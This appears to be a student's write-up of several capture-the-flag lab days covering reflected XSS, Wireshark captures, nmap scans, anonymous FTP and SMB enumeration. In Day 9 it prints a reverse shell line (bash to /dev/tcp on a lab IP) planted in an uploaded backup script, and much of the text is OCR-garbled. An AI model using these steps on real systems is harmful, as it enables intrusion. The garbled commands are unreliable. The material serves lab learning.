PSP0201 Week 3 Writeup

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Day 6: Be careful with what you wish on a Christmas night

Tools Used:Linux,Wireshark

Question 1

Input validation strategies

Input validation should be applied on both syntactical and Semantic level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Question 2


Validating a U.S. Zip Code (5 digits plus optional -4)

^\d{5}(-\d{4})?\$

Question 4

q

Not secure | 10.10.48.115:5000/?q=ggwp



Thoughts: We first accessed the machine, then we entered a random word and found that the word q can be used to craft a reflected xss. We then downloaded owasp and ran an automated scan to attack the site.


Day 7: The Grinch Really Did Steal Christmas

Tools Used: Linux, Wireshark

Question 1

	Source	Destination	Protocol	Length Info
35402	10.10.15.52	91.189.88.184	TCP	74 [TCP Retrans
130447	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping)
130472	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping)
128953	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping)
128977	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping)
132844	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping)
132870	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping)

Question 2



20.00.0.000.		20,20,200	JJ	to attore non mojo, the promote (
165 63.674091	10.10.122.128	10.11.3.2	SSHv2	118 Server: Encrypted packet (len=64)
166 63.690495	10.11.3.2	10.10.122.128	SSHv2	150 Client: Encrypted packet (len=96)
167 63.692260	10.10.122.128	10.11.3.2	SSHv2	134 Server: Encrypted packet (len=80)
168 63.712919	10.11.3.2	10.10.122.128	SSHv2	326 Client: Encrypted packet (len=272)
169 63.719545	10.10.122.128	10.11.3.2	SSHv2	102 Server: Encrypted packet (len=48)

Question 7

Question 8


Author: Kris Kringle

Thoughts: We download the task files and wireshark. Once we downloaded the files we opened pcap1 to search for the ip address and complete the task given. After that we opened pcap2 to get the password. Once we've got the password, we analyzed which is encrypted and found that ssh is encrypted. After opening pcap3 we downloaded the zip file and retrieved the files.

Day 8: Networking What's Under the Christmas Tree?

Tools used: Linux, Nmap

Question 1



Question 2

```
2222/tcp open ssh OpenSSH 7.6p1 <mark>Ubuntu</mark> 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```
_http-server-header: Apache/2.4.29 (Ubuntu)
```

```
|_http-title: TBFC's Internal Blog
```

Thoughts:

We accessed the machine and once we accessed the machine, we used the terminal to perform multiple nmap scans to gather the information.

Day 9 : Anyone Can Be Santa

Tools used: Linux,ftp,netcat

Question 1

ftp>Is

drwxr-xr-x	2 0	0	4096 Nov 16 2020 backups
drwxr-xr-x	2 0	0	4096 Nov 16 2020 elf_workshops
drwxr-xr-x	2 0	0	4096 Nov 16 2020 human_resources
drwxrwxrwx	2 65534	65534	4096 Nov 16 2020 public

Question 2

```
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
```

```
File Actions Edit View Help

GNU nano 6.2

#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY doct hour file and the state backups to include date +%m'_'date +%r'.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >6 /dec/tcp/10.10.155.134/4444
```

```
(rohit⊛ kali)-[~]

$ cat shoppinglist.txt

The Polar Express Movie
```

Thoughts:

We connected to ftp and then logged in using anonymous and downloaded both files given and we altered the script and put in the port number. Once we were done with that, we uploaded the altered 'backup.sh' file to the ftp again and we opened netcat and entered the port number and waited. Once we were done, we were able to get the THM code.

Day 10: Don't Be sElfish

Tools Used: Linux, enum41inux

```
Options are (like "enum"):
-U get userlist
             get password policy information
             specify username to use (default "")
    -p pass specify password to use (default "")
The following options from enum.exe aren't implemented: -L, -N, -D, -f
Additional options:
              Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
             Display this help message and exit
             enumerate users via RID cycling
    -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
             Keep searching RIDs until n consective RIDs don't correspond to
              a username. Impies RID range ends at 999999. Useful
              brute force guessing for share names
              User(s) that exists on remote system (default: administrator, guest, krbtgt, domain
    -k user
              Used to get sid with "lookupsid known_username"
              Get printer information
    -w wrkg
              Specify workgroup manually (usually found automatically)
              Verbose. Shows full commands being run (net, rpcclient, etc.)
              Aggressive. Do write checks on shares etc
```

```
user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Wed Jun 22 12:16:30 2022
```

Question 3

```
Sharename Type Comment

tbfc-hr Disk tbfc-hr
tbfc-it Disk tbfc-it
tbfc-santa Disk tbfc-santa
IPC$ IPC Service (tbfc-smb server (Samba, Ubuntu))
```

Question 4

```
rohit⊗ kali)-[~]
$ smbclient //10.10.206.235/tbfc-santa
Password for [WORKGROUP\rohit]:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5

```
D 0 Thu Nov 12 09:32:21 2020

pingle-tunes D 0 Thu Nov 12 10:10:41 2020

note_from_mcskidy.txt N 143 Thu Nov 12 10:12:07 2020

solve the state of th
```

Thoughts:

We connected to the machine ip, then we used enum4linux to find the number of users, sharelists.and then we logged in using tbfc-santa and we got the letter from santa in once we logged in.